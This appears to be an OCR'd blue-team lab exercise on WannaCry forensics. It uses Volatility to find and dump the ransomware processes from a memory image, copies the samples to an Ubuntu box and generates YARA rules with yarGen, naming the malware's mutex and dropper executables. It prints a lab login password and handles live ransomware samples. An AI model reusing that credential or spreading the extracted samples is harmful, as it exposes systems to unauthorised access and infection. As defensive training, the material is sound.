
   Based on the pslist output, can you identify suspicious executables?

7. **Identifying interesting processes**

   When carefully observing the output of pslist, you should see that there are two highly interesting process names:

   - @WanaDecryptor (2 instances, running as PID 1140 and PID 812)
   - wannacry.exe (PID 1104)

   You can do a quick "parent process" review and notice that the parent process ID for wannacry.exe was explorer.exe, which could indicate the user just clicked the files from an explorer window? (this is of course just a hypothesis that should be further investigated).




```
0xfffffa80042b66c0 sshd.exe              1832   1800      4       98      0      0 2018-05-14 07:17:48 UTC+0000
0xfffffa8002d46440 sppsvc.exe            1896    424      4      149      0      0 2018-05-14 07:17:49 UTC+0000
0xfffffa800407fb10 svchost.exe           1968    424      6       94      0      0 2018-05-14 07:17:49 UTC+0000
0xfffffa800435f760 SearchIndexer.         760    424     13      573      0      0 2018-05-14 07:17:52 UTC+0000
0xfffffa80043c55a0 SearchProtocol        1116    760      7      310      0      0 2018-05-14 07:17:52 UTC+0000
0xfffffa8004304b10 SearchFilterHo        1004    760      5       81      0      0 2018-05-14 07:17:52 UTC+0000
0xfffffa80043f2b10 wannacry.exe          1104   1052     10       86      1      1 2018-05-14 07:19:48 UTC+0000
0xfffffa8002373060 icacls.exe             528   1104      5       69      1      1 2018-05-14 07:19:48 UTC+0000
0xfffffa80032ea600 conhost.exe           1916    340      1       34      1      0 2018-05-14 07:19:48 UTC+0000
0xfffffa8001e88940 @WanaDecryptor        1140   1104      2       75      1      1 2018-05-14 07:19:59 UTC+0000
0xfffffa8001e6a870 taskhsvc.exe          2040   1140      6      107      1      1 2018-05-14 07:20:02 UTC+0000
0xfffffa8001dcf910 conhost.exe           1768    340      1       34      1      0 2018-05-14 07:20:02 UTC+0000
0xfffffa8001dc4b10 VSSVC.exe             2912    424      6      121      0      0 2018-05-14 07:20:11 UTC+0000
0xfffffa8001ebeb10 WmiPrvSE.exe          2544    544      7      120      0      1 2018-05-14 07:20:14 UTC+0000
0xfffffa8001e55b10 mscorsvw.exe          2192    424      4       42      0      0 2018-05-14 07:20:18 UTC+0000
0xfffffa8001989060 @WanaDecryptor         812   1104      1       74      1      1 2018-05-14 07:20:19 UTC+0000

C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>
C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>
```

8. **Extract interesting executables from memory dump**

   We can further analyze the memory dump by extracting the relevant samples from the memory dump. The "procdump" module can be used for this purpose, it expects a "--dump-dir" parameter (to configure where it should dump extract files). As an optional parameter, a process ID can be configured using the "-p" parameter. Careful, when the "procdump" module is used without providing process IDs, it will dump all running executables.

   We will invoke it three times, to dump "wannacry.exe" and both "@WanaDecryptor" files:

   **C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>** vol.py procdump --dump-dir="C:\Users\alan.marshall\Desktop\Blue Team" -p 1104 -f "..\..\memdump.mem" --profile="Win7SP1x64_23418"
   **C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>** vol.py procdump --dump-dir="C:\Users\alan.marshall\Desktop\Blue Team" -p 1140 -f "..\..\memdump.mem" --profile="Win7SP1x64_23418"
   **C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>** vol.py procdump --dump-dir="C:\Users\alan.marshall\Desktop\Blue Team" -p 812 -f "..\..\memdump.mem" --profile="Win7SP1x64_23418"



```
C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>vol.py procdump --dump-dir="C:\Users\alan.marshall\D
esktop\Blue Team" -p 812 -f "..\..\memdump.mem" --profile="Win7SP1x64_23418"
Volatility Foundation Volatility Framework 2.6
Process(V)         ImageBase          Name                 Result
------------------ ------------------ -------------------- ------
0xfffffa8001989060 0x0000000000400000 @WanaDecryptor       OK: executable.812.exe

C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>vol.py procdump --dump-dir="C:\Users\alan.marshall\D
esktop\Blue Team" -p 1104 -f "..\..\memdump.mem" --profile="Win7SP1x64_23418"
Volatility Foundation Volatility Framework 2.6
Process(V)         ImageBase          Name                 Result
------------------ ------------------ -------------------- ------
0xfffffa80043f2b10 0x0000000000400000 wannacry.exe         OK: executable.1104.exe

C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>vol.py procdump --dump-dir="C:\Users\alan.marshall\D
esktop\Blue Team" -p 1140 -f "..\..\memdump.mem" --profile="Win7SP1x64_23418"
Volatility Foundation Volatility Framework 2.6
Process(V)         ImageBase          Name                 Result
------------------ ------------------ -------------------- ------
0xfffffa8001e88940 0x0000000000400000 @WanaDecryptor       OK: executable.1140.exe

C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>
```

9. **Open WinSCP**

   We will analyze the extracted sample on one of our dedicated malware analysis machines. Please launch WinSCP.exe in order to copy our malware samples to an Ubuntu box in our CSOC environment (Ubuntu02 - 192.168.30.15).

   We want to set up a connection to 192.168.30.15, with the following credentials:

   Username: alanmarshall
   Password: Awesomesauce123


   As this is the first time you connect to the system, WinSCP will pop up a warning asking you if you would like to connect to an "unknown host". You can select "Yes", as you indeed want to connect to the Linux system.

10. **Copy malware sample**

    We will copy the sample from the Desktop to the /tmp directory on our Linux machine using the following steps:

    - Use the dropdown box on the left to change the local folder location to "Desktop\Blue Team";
    - Use the dropdown box on the right to change the remote folder location (right window in WinSCP - Currently "alanmarshall") to the "/tmp" folder;
    - In the remote window (right side), create a folder called "YARA" in the "/tmp" folder (see screenshot), using right-click and select "New" -> "Directory...";
    - Double-click the YARA folder in the right-hand window;
    - Drag and drop the three samples (executable.812.exe, executable.1104.exe, executable.1140.exe) from the left window to the right window

    Press "OK" in the "Upload" window that pops up! Once completed, please minimize WinSCP.exe, do not close it as we will need it in one of the later steps of the exercise.


Blue Team - alanmarshall@192.168.30.15 - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
alanmarshall@192.168.30.15
New Session
Desktop
Upload
Edit
Properties
YARA
Find Files
Download
Edit
Properties

C:\Users\alan.marshall\Desktop\Blue Team


| Name | Size | Type | Changed |
|---|---|---|---|
| .. | | Parent directory | 12/27/2018 6:25:08 PM |
| AutorunsToWinEvent... | | File folder | 5/6/2018 2:20:37 PM |
| Comae | | File folder | 5/6/2018 1:48:59 PM |
| DG Readiness | | File folder | 12/26/2018 1:02:23 PM |
| FamousMalware-Sam... | | File folder | 12/14/2018 9:55:28 PM |
| Loki | | File folder | 9/16/2017 10:16:02 PM |
| oledump_V0_0_28 | | File folder | 9/19/2017 6:56:38 PM |
| PingCastle | | File folder | 4/28/2018 8:00:18 PM |
| SysinternalsSuite | | File folder | 4/18/2018 7:12:48 PM |
| Volatility | | File folder | 5/6/2018 1:35:44 PM |
| Vulnerable Software | | File folder | 8/3/2017 9:32:02 AM |
| yara | | File folder | 5/1/2018 5:14:14 PM |
| executable.812.exe | 240 KB | Application | 12/27/2018 6:23:54 PM |
| executable.1104.exe | 3,432 KB | Application | 12/27/2018 6:24:33 PM |
| executable.1140.exe | 240 KB | Application | 12/27/2018 6:25:08 PM |
| exfil.7z | 10,555 KB | 7Z File | 9/15/2017 6:58:51 PM |
| FamousMalware-Sam... | 4,907 KB | Compressed (zipp... | 8/11/2017 4:21:37 PM |
| Information.txt | 1 KB | Text Document | 9/15/2017 5:53:44 PM |
| memdump.mem | 2,097,15... | MEM File | 5/14/2018 5:53:23 AM |
| New-HoneyHash.ps1 | 4 KB | Windows PowerS... | 9/15/2017 8:48:13 PM |

/tmp/YARA

| Name | Size | Changed | Rights | Owner |
|---|---|---|---|---|
| .. | | 12/27/2018 6:22:56 PM | rwxrwxrwt | root |
| executable.812.exe | 240 KB | 12/27/2018 6:23:54 PM | rw-rw-r-- | alanma. |
| executable.1104.exe | 3,432 KB | 12/27/2018 6:24:33 PM | rw-rw-r-- | alanma. |
| executable.1140.exe | 240 KB | 12/27/2018 6:25:08 PM | rw-rw-r-- | alanma. |

11. **Connect to Ubuntu02 using Putty**

    We will now set up an SSH connection to our malware analysis box using Putty. Please open Putty.exe on the Desktop and double-click the Ubuntu02 entry.



```
Using username "alanmarshall".
Authenticating with public key "rsa-key-20181118"
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Fri Dec 21 03:15:37 2018 from 192.168.10.16
alanmarshall@ubuntu02:~$ 
```


12. **Running yarGen for the first time**

    We will now use yarGen to automatically generate YARA rules for a malware sample!

We will first go into the yarGen-master folder and read the yarGen help file by running the following commands:

**alanmarshall@ubuntu02:~#** cd Tools/yarGen
**alanmarshall@ubuntu02:~/Tools/yarGen#** python ./yarGen.py -h

Carefully read through the help file to understand how yarGen.py operates. As you can see, it is highly configurable and can scan entire directories for malware samples.



alanmarshall@ubuntu02: ~/Tools/yarGen

```
alanmarshall@ubuntu02:~$ cd Tools/yarGen/
alanmarshall@ubuntu02:~/Tools/yarGen$ python ./yarGen.py  -h
usage: yarGen.py [-h] [-m M] [-y min-size] [-z min-score] [-x high-scoring]
                 [-s max-size] [-rc maxstrings] [--excludegood]
                 [-o output_rule_file] [-e output_dir_strings] [-a author]
                 [-r ref] [-l lic] [-p prefix] [-b identifier] [--score]
                 [--strings] [--nosimple] [--nomagic] [--nofilesize] [-fm FM]
                 [--globalrule] [--nosuper] [--update] [-g G] [-u] [-c] [-i I]
                 [--dropzone] [--nr] [--oe] [-fs size-in-MB] [--noextras]
                 [--debug] [--trace] [--opcodes] [-n opcode-num]

yarGen

optional arguments:
  -h, --help            show this help message and exit

Rule Creation:
  -m M                  Path to scan for malware
  -y min-size           Minimum string length to consider (default=8)
  -z min-score          Minimum score to consider (default=5)
  -x high-scoring       Score required to set string as 'highly specific
                        string' (default: 30)
  -s max-size           Maximum length to consider (default=128)
  -rc maxstrings        Maximum number of strings per rule (default=20,
```

13. **Running yarGen against target directory**


We will run yarGen against our target malware directory. The command line we will use is the following:

**alanmarshall@ubuntu02:~/Tools/yarGen#** python ./yarGen.py --nr --excludegood -m /tmp/YARA/ -a alanmarshall -o generated.yara

The options are the following:

--nr: Do not recursively go through directories
--excludegood: Exclude known good strings (yarGen has a built-in dictionary of known-good strings)
-m: Target folder that should be analysed for the generation of rules
-a: author name
-o: output file name

Now, go and grab a coffee... This will take a few minutes (it will load all known goods in RAM, which will take a while)!




alanmarshall@ubuntu02: ~/Tools/yarGen

```
alanmarshall@ubuntu02:~/Tools/yarGen$ python ./yarGen.py --nr -excludegood -m /tmp/YARA -a alanmarshall -o gen
erated.yara
################################################################################
                       ______
     __  ______ ______/ ____/__  ____
    / / / / __ `/ ___/ / __/ _ \/ __ \
   / /_/ / /_/ / /  / /_/ /  __/ / / /
   \__, /\__,_/_/   \____/\___/_/ /_/
  /____/

   Yara Rule Generator
   by Florian Roth
   November 2018
   Version 0.21.0

################################################################################
[+] Using identifier 'YARA'
[+] Using reference 'https://github.com/Neo23x0/yarGen'
[+] Using prefix 'YARA'
[+] Processing PEStudio strings ...
[+] Reading goodware strings from database 'good-strings.db' ...
    (This could take some time and uses at least 3 GB of RAM)
[+] Loading ./dbs/good-strings-part1.db ...
[+] Total: 1416757 / Added 1416757 entries
```

14. **Understanding yarGen's output**

    Once yarGen has finished its analysis, it will report that it has created 3 SIMPLE rules and 1 SUPER rule. What does this mean?

    - The SIMPLE rules are rules that match the provided executables individually. yarGen has thus created one rule for every executable;
    - The SUPER rules are rules that match on more than one executable, these are especially interesting! Note that in our case, we provided 2 times the same executable (2 instances of the WanaDecryptor), so it makes sense that a super rule exists!



root@ubuntu02: /home/sec599/yarGen-master

```
[+] Initializing Bayes Filter ...
[-] Training filter with good strings from ./lib/good.txt
[+] Processing malware files ...
[+] Processing /tmp/YARA/executable.812.exe ...
[-] Extracting Strings: /tmp/YARA/executable.812.exe
[+] Processing /tmp/YARA/executable.1140.exe ...
[-] Extracting Strings: /tmp/YARA/executable.1140.exe
[+] Processing /tmp/YARA/executable.1104.exe ...
[-] Extracting Strings: /tmp/YARA/executable.1104.exe
[+] Generating statistical data ...
[+] Generating Super Rules ... (a lot of foo magic)
[-] Adding Super Rule with 21 strings.
[+] Generating simple rules ...
[-] Applying intelligent filters to string findings ...
[-] Filtering string set for /tmp/YARA/executable.1104.exe ...
[-] Filtering string set for /tmp/YARA/executable.1140.exe ...
[-] Filtering string set for /tmp/YARA/executable.812.exe ...
[-] Not enough unique opcodes found to include them
[-] Not enough unique opcodes found to include them
[-] Not enough unique opcodes found to include them
[+] Generating super rules ...
[-] Not enough unique opcodes found to include them
[=] Generated 3 SIMPLE rules.
[=] Generated 1 SUPER rules.
[=] All rules written to generated.yara
```

15. **Review generated YARA rules**


    Let's review the generated YARA rules, which have been stored in the "generated.yar" file in the current directory:

**alanmarshall@ubuntu02:~/Tools/yarGen#** cat generated.yara

Please take a few moments to review the different strings extracted. Amongst others, you should see the following:

- The mutex WannaCry creates ("Global\\MsWinZonesCacheCounterMutexA");
- The "taskdl.exe", "taskse.exe" and "tasksche.exe" executables, which WannaCry uses to persist;
